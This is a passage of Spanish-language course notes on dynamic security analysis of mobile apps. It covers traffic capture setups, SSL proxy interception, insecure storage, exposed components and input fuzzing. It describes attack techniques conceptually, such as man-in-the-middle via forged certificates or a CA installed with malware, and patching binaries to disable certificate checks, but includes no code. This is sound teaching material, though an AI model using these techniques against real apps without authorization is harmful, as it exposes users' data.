  - Se filtran datos a través de los *log* del sistema
- La existencia de estos problemas de seguridad será validada durante el análisis dinámico de la aplicación.

Otras aplicaciones vulnerables

- La aplicación DVIA incluye vulnerabilidades en más elementos de la aplicación aparte de las vistas durante este laboratorio.
- Además de DVIA, existen otras aplicaciones para iOS que han sido desarrolladas con la misma finalidad:
  - iGOAT: Aplicación vulnerable del proyecto OWASP para el aprendizaje de seguridad en iOS. Su última versión es de 2013 y está desactualizada.
  - iPhone Labs: Laboratorios de seguridad creados por Security Compass. Incluyen guías paso a paso para resolver cada uno de los problemas encontrados en las aplicaciones.
- Te proponemos que, siguiendo los pasos aprendidos durante la unidad y el laboratorio, realices un análisis estático de estas aplicaciones o de otras vulnerabilidades incluidas en DVIA.
- También puedes utilizar iNalyzer para analizar cualquiera de estas aplicaciones y comparar los resultados obtenidos con tus hallazgos.


Análisis dinámico

Introducción

- En esta sección se ofrece una introducción al análisis dinámico de aplicaciones móviles.
- El análisis dinámico de una aplicación consiste en analizar las propiedades de una aplicación mediante su ejecución, comprobando y verificando las acciones que realiza.
- Durante el análisis dinámico, se observan la siguientes propiedades de una aplicación:
  - Información almacenada en la memoria del proceso de la aplicación.
  - Los ficheros generados por la misma.
  - Su flujo de ejecución.
    - Componentes disponibles a otras aplicaciones.
    - API sensibles del sistema.
  - Las conexiones de red creadas.

Elementos analizables


- Para realizar el análisis dinámico, es necesario disponer de un dispositivo o emulador en el que ejecutar la aplicación.
- Dadas las restricciones que imponen los sistemas operativos móviles, es posible que necesitemos utilizar un dispositivo con *jailbreak* o *rooteado* para poder analizar todos los elementos de la aplicación, sobre todo si no disponemos de su código fuente.
- El análisis dinámico permite:
  - Verificar la existencia de vulnerabilidades identificadas durante el análisis estático de la aplicación, incluyendo:
    - Transmisión de datos de forma insegura a través de la red.
    - Almacenamiento inseguro.
    - Componentes de la aplicación expuestos.
    - Posibles problemas de configuración de la aplicación.
  - Vulnerabilidades existentes en el *back-end* de la aplicación.
  - Fallos en la validación de datos de entrada y arquitectura de la aplicación.

Metodología

- Durante la realización del análisis dinámico, es recomendable llevar un plan de los criterios de seguridad a revisar y las acciones que se han de llevar a cabo para la comprobación de cada criterio.
- Para ello, se recomienda:
  - Listar los elementos específicos de una aplicación que vamos a analizar.
  - Preparar el laboratorio de análisis para que todos los elementos analizados sean accesibles mediante las herramientas que tenemos instaladas.
  - Establecer la plantilla de un informe con la siguiente estructura:
    - Un resumen ejecutivo que describa los principales resultados del análisis.
    - Un epígrafe por elemento analizable:
      - Dentro de cada epígrafe, una subsección con el elemento específico de la aplicación analizado para verificar el elemento en cuestión.
      - Describir en cada subsección las operaciones realizadas y los resultados obtenidos.
  - Preparar los ficheros binarios y el dispositivo para el análisis.
  - Realizar el análisis utilizando el informe como guía.

Organización del resto de la sección

- Durante el resto de la sección se presentarán los diferentes criterios de una aplicación que se pueden revisar mediante análisis dinámico.
- Por cada criterio, se describirán:
  - Los elementos de la aplicación que ofrecen información sobre el criterio.
  - Cómo analizar cada elemento de forma general.
- En los laboratorios de análisis dinámico se entrará más en detalle sobre las diferentes herramientas que permiten el análisis de cada uno de los elementos para cada plataforma (iOS y Android).





Preparación del fichero binario

Copia de seguridad y *debugging*

- Para poder llevar a cabo todas las tareas que requiere el análisis dinámico y forense, es necesario que las aplicaciones permitan la realización de copias de seguridad y el *debugging.*
- Generalmente, las aplicaciones en producción no permiten realizar este tipo de actividades.
- Sin embargo, el mero hecho de tener acceso al binario, nos permite modificarlo para activar estas opciones y poder realizar el análisis dinámico y forense más completos.
- Para ello basta simplemente con:
  - Desempaquetar el binario.
  - Modificar los parámetros requeridos.
  - Reempaquetar el binario y firmarlo.
- Este proceso depende de cada plataforma y se verá más adelante en detalle para Android e iOS.


Conexiones

Introducción

- El análisis de las conexiones de la aplicación se realiza para comprobar la seguridad de los datos transmitidos por la red.
- En muchos casos, esta tarea se realiza para confirmar indicios de problemas detectados en el análisis estático.
- Para analizar las conexiones de una aplicación se realizan, principalmente, dos tareas:
  - El análisis de tráfico.
  - Comprobación de conexiones SSL.
- Cada una de estas tareas tiene un objetivo diferente, pero ambas son fundamentales para asegurar que los datos que salen de la aplicación, lo hacen de forma segura.

Análisis de tráfico

- El análisis de trafico consiste en capturar el tráfico generado por la aplicación (o por todo el dispositivo) para su posterior análisis.
- Permite obtener información sobre diferentes aspectos de la aplicación que se está analizando. Dependiendo del objetivo de la aplicación, cada aspecto tiene una importancia diferente:
  - Si se pretende analizar la seguridad de la información transmitida:
    - Se comprobará que el tráfico generado por la aplicación se transmita mediante un protocolo de seguridad de nivel de aplicación como SSL.
  - Si se pretende analizar la información que se está enviando:
    - Se inspeccionará el contenido de los mensajes enviados por la aplicación.
    - Si se utiliza una conexión protegida, será necesario modificar el código de la aplicación para intentar forzar una conexión sin cifrar o inspeccionar los mensajes antes de que sean enviados (mediante *debugging*).
- Ambos objetivos sirven para evaluar el riesgo que supone la utilización de una aplicación.


Análisis de tráfico

- Dependiendo de la infraestructura del laboratorio de análisis, se pueden disponer de diferentes configuraciones.
- Mediante una VPN:
  - El dispositivo se conecta a Internet a través de una VPN.
  - El tráfico se puede analizar desde el propio servidor VPN.




Análisis de tráfico

- Dependiendo de la infraestructura del laboratorio de análisis, se pueden disponer de diferentes configuraciones.
- Mediante una red inalámbrica abierta:
  - El dispositivo se conecta a una red inalámbrica abierta.
  - Permite la inspección de todos los paquetes, pero accesible a cualquier dispositivo en las cercanías.



Análisis de tráfico

- Dependiendo de la infraestructura del laboratorio de análisis se pueden disponer de diferentes configuraciones.
- Mediante una máquina virtual o emulador:
  - Permite controlar directamente el interfaz de red del dispositivo.
  - No necesita de un dispositivo físico.




Análisis de tráfico

- Dependiendo de la infraestructura del laboratorio de análisis, se pueden disponer de diferentes configuraciones.
- Mediante la conexión USB (dispositivo o emulador):
  - Permite redireccionar ciertos puertos al equipo de análisis.
  - El equipo de análisis necesita un servidor *proxy*.




Análisis de tráfico

- Dependiendo de la infraestructura del laboratorio de análisis, se pueden disponer de diferentes configuraciones.
- Mediante un *proxy* a través de la red:
  - El dispositivo se conecta a una red inalámbrica.
  - Se instala un servidor *proxy* en el equipo de análisis y se configura el dispositivo para que envíe todo el tráfico a través del mismo.



Análisis de tráfico

- Una vez se ha configurado el entorno para realizar el análisis, se puede proceder a analizar el tráfico mediante la utilización de Wireshark.
- A continuación, se muestra un ejemplo de captura sobre el emulador de Android:



Análisis de tráfico




- Si el laboratorio está configurado con un servidor *proxy* capaz de modificar las peticiones, se pueden modificar las peticiones lanzadas desde la app.
- Esto permite, entre otras cosas:
  - Comprobar la seguridad del *back-end* ante ataques típicos en ese entorno (XSS, SQL *Injection*, etc.).
  - Revisar la seguridad de la conexión SSL (se verá en detalle a continuación).
  - Comprobar la seguridad de la aplicación ante la modificación de los datos de entrada recibidos por el servidor.

Revisión de conexiones SSL

- Es posible que la aplicación se conecte utilizando el protocolo SSL al *back-end.*
- Esto no implica por defecto que la conexión al servidor sea segura, ya que pueden existir ciertos problemas relacionados con la validación y configuración de la conexión SSL:
  - Se acepta cualquier certificado SSL independientemente de su procedencia.
  - No se verifica que el certificado no haya expirado.
  - Se acepta cualquier certificado que esté firmado por una autoridad certificadora instalada en el dispositivo.
- Si la aplicación es susceptible a alguno de estos problemas, el tráfico SSL se podrá inspeccionar mediante la utilización de un *Proxy* SSL.

Revisión de conexiones SSL

- El *Proxy* SSL crea dos conexiones SSL diferentes:
  - **Dispositivo-*Proxy***: Esta conexión se crea con un certificado inválido, pero que es aceptado por la aplicación. La aplicación cree que está hablando con el servidor legítimo. El método para la generación del certificado varía dependiendo de la aplicación.
  - ***Proxy-Back-end***: El *proxy* actúa como un cliente que accede al servicio, pero utiliza los datos ofrecidos por el dispositivo.
- El análisis del tráfico SSL se realiza en el equipo de análisis durante la transición entre ambas conexiones, ya que ahí se dispone de la información en claro.



Revisión de conexiones SSL

- El tipo de certificado que se va a generar en el *proxy* depende de la vulnerabilidad a la que es susceptible la aplicación:
  - Si la aplicación no realiza ninguna verificación:
    - Basta con utilizar un certificado autofirmado o uno que haya expirado.
  - Si la aplicación solo verifica que esté firmado por una entidad en la que confía:
    - En este caso, el proceso es más complejo.
    - En primer lugar, hay que crear un certificado de Autoridad de Certificación (CA, por sus siglas en inglés) que habrá que instalar en el dispositivo (mediante acceso físico o *malware*).
    - En segundo lugar, se genera un certificado firmado por esa CA y se instala en el servidor *proxy*.
    - Si la aplicación no realiza una comprobación del certificado (*certificate pinning*), le bastará que el certificado esté aprobado por una CA en la que ya se confía.


Almacenamiento inseguro

Introducción

- Durante el análisis estático, se han identificado los diferentes métodos de almacenamiento de información que utiliza la aplicación.
- Las comprobaciones realizadas en este apartado tienen por objetivo verificar si los datos que se almacenan en un fichero pueden contener información sensible.
- Estas comprobaciones se pueden realizar de dos maneras diferentes:
  - Revisando la ejecución de la aplicación para comprobar el momento en el que se almacena información en la aplicación.
  - Mediante el análisis forense de la aplicación una vez que se ha ejecutado durante un



Análisis durante la ejecución de la aplicación

- Durante la ejecución de la aplicación, se pueden monitorizar los puntos en los que se crean ficheros mediante la utilización de *breakpoints.*
  - La identificación de los puntos en los que localizar los *breakpoints* se puede realizar mediante análisis estático.
- Una vez localizado cada uno de los puntos, se interacciona con la aplicación para que empiecen a generar los diferentes ficheros.
- Cada vez que se vaya a generar uno de los ficheros monitorizado, la aplicación se detendrá y se podrá llevar a cabo un análisis de las diferentes variables existentes en la memoria para identificar si la información se está guardando cifrada o no.
- Si la información se guarda cifrada, es posible que, dependiendo de la librería utilizada, la contraseña también se encuentre almacenada en una variable accesible.

Análisis forense

- Consiste en revisar todos los ficheros creados por la aplicación tras la utilización de la misma (se verá más en profundidad en la Unidad 4).
- Se deben inspeccionar los directorios existentes dentro del *sandbox* de la aplicación, pero también los directorios del almacenamiento externo, si existe.
- Se puede realizar una búsqueda sobre las extensiones más comunes: “db”, “plist”, llanos, etc. Por cada uno de los ficheros se debe utilizar el visor correspondiente para inspeccionar el contenido.
- Si alguno de ellos está cifrado, se debe proceder a localizar la ubicación del código en la que se crea el fichero mediante análisis estático.
- Si se ha cifrado con una clave que está incluida en el propio código de la aplicación, se obtiene durante el mismo análisis. Si la operación de cifrado no depende de las librerías seguras del sistema, sino de una librería propia, también se podrá acceder a la clave utilizada realizando un *debugging* de la aplicación.


Componentes de la aplicación expuestos

Componentes de la aplicación expuestos

Introducción

- Dependiendo del sistema operativo, el análisis estático de la aplicación habrá identificado posibles componentes de la aplicación que estén expuestos a otras aplicaciones.
- La exposición de los componentes puede generar dos amenazas principalmente:
  - Denegación de servicio: el componente deja de ofrecer el servicio que debería ofrecer a la aplicación legítima.
    - En el caso de una aplicación de mensajería no se puede establecer una conexión con el servicio.
  - Acceso a recursos no autorizados: el componente ofrece a aplicaciones información o recursos que no deberían estar accesibles.
    - Acceso a *content providers*, micrófono u otros recursos sin solicitar el permiso correspondiente.

Verificación y explotación

- Para comprobar la seguridad de estos componentes, se pueden utilizar varias técnicas:
  - Utilizar el análisis estático para averiguar los parámetros que recibe el componente y cómo los trata.
  - Generar llamadas a la aplicación para intentar acceder al servicio protegido.
    - Desarrollar una aplicación que llame al componente con los parámetros obtenidos del análisis estático.
    - Utilizar las herramientas de desarrollo para generar llamadas ficticias al servicio y comprobar los resultados obtenidos.
- También existen aplicaciones ya desarrolladas que se encargan de probar diferentes combinaciones de entradas (*fuzzing*) para provocar una denegación de servicio o acceder a recursos expuestos.
  - Ejemplo para Android (SecureMe)



Validación de datos de entrada

Seguridad en el *back-end*

- Tal y como se mencionó en la primera unidad del curso, los problemas en el lado del servidor son la primera vulnerabilidad en prevalencia para las aplicaciones móviles.
- Una aplicación, al igual que un navegador web, realiza peticiones web al *back-end* para acceder al servicio.
- Si el servidor tiene vulnerabilidades (inyección SQL, inyección LDAP, XSS, etc.), los datos de los clientes pueden ser comprometidos.
- Para la verificación se suele realizar un test de penetración y análisis de seguridad del *back-end.*
- La aplicación móvil puede utilizarse para la verificación de estos problemas, ya que está diseñada para realizar peticiones válidas al mismo.
- Mediante un *proxy* se pueden modificar las peticiones realizadas al servidor para comprobar su seguridad. En caso de que la conexión se realice mediante SSL, se puede modificar el binario para desactivar la comprobación del cliente y poder modificar el contenido de los paquetes enviados.

Validación de datos de entrada

Seguridad en el cliente

- Al igual que el *back-end*, las aplicaciones cliente no deben confiar en la entrada que reciben desde ninguno de los puntos de entrada de información.
- Si bien la *sandbox* en la que se encuentra la aplicación puede limitar el alcance del ataque, si no se valida correctamente, puede dar lugar a:
  - Pérdida de integridad de las bases de datos de la aplicación.
  - Acceso a datos no autorizados, incluida la información que pueda estar alojada en el *back-end*.
  - Ejecución de tareas no autorizadas.
- Una diferencia fundamental de las aplicaciones móviles con respecto a los servidores web, es que la superficie de ataque en la aplicación móvil es mucho mayor, ya que la misma se encuentra expuesta en su totalidad al posible atacante.
- Por ello, es necesario prestar atención a todos los canales por los que pueda entrar información a la aplicación.

Canales de entrada

- Los canales que hay que tener en cuenta en una aplicación móvil son:
  - **Ficheros**: La información almacenada en los mismos puede ser utilizada para crear peticiones que luego son enviadas al *back-end.*
  - **Interfaz de usuario**: Debido a que los problemas son parecidos a los que se pueden dar en el servicio web, el tratado debe ser similar, teniendo en cuenta la existencia de dos bases de datos (local y remota). La información introducida en estos campos suele ser utilizada para:
    - Hacer inserciones en el fichero de base de datos local.
    - Hacer búsquedas en el fichero de base de datos local.
    - Lanzar peticiones de red al *back-end* para que realice las dos acciones anteriores pero sobre datos en remoto.
  - **Conexiones de red**: Sirven para verificar vulnerabilidades en el *back-end*. Igual que el servidor no confía en las aplicaciones, la aplicación debe validar los datos que recibe del servidor.

Técnicas de ataque

- Técnicas de validación de entrada:
  - **Verificación manual**: principalmente utilizable para algunos elementos del interfaz.
  - ***Fuzzing*** (generación automática de entradas maliciosas) :
    - No es trivial realizarlo para ciertos elementos como campos del interfaz.
    - Para las entradas de red:
      - A través de un *proxy* (mensajes entrantes y salientes).
    - Para el interfaz y componentes de la aplicación:
      - Inyección de librerías con *fuzzers* de llamadas a la API.
      - Llamadas a los componentes de la aplicación desde otras aplicaciones.
- Para ambas técnicas es de vital importancia utilizar la información obtenida (puntos de entrada detectados) durante el proceso de análisis estático.



Modificación de la aplicación

Modificación de la aplicación

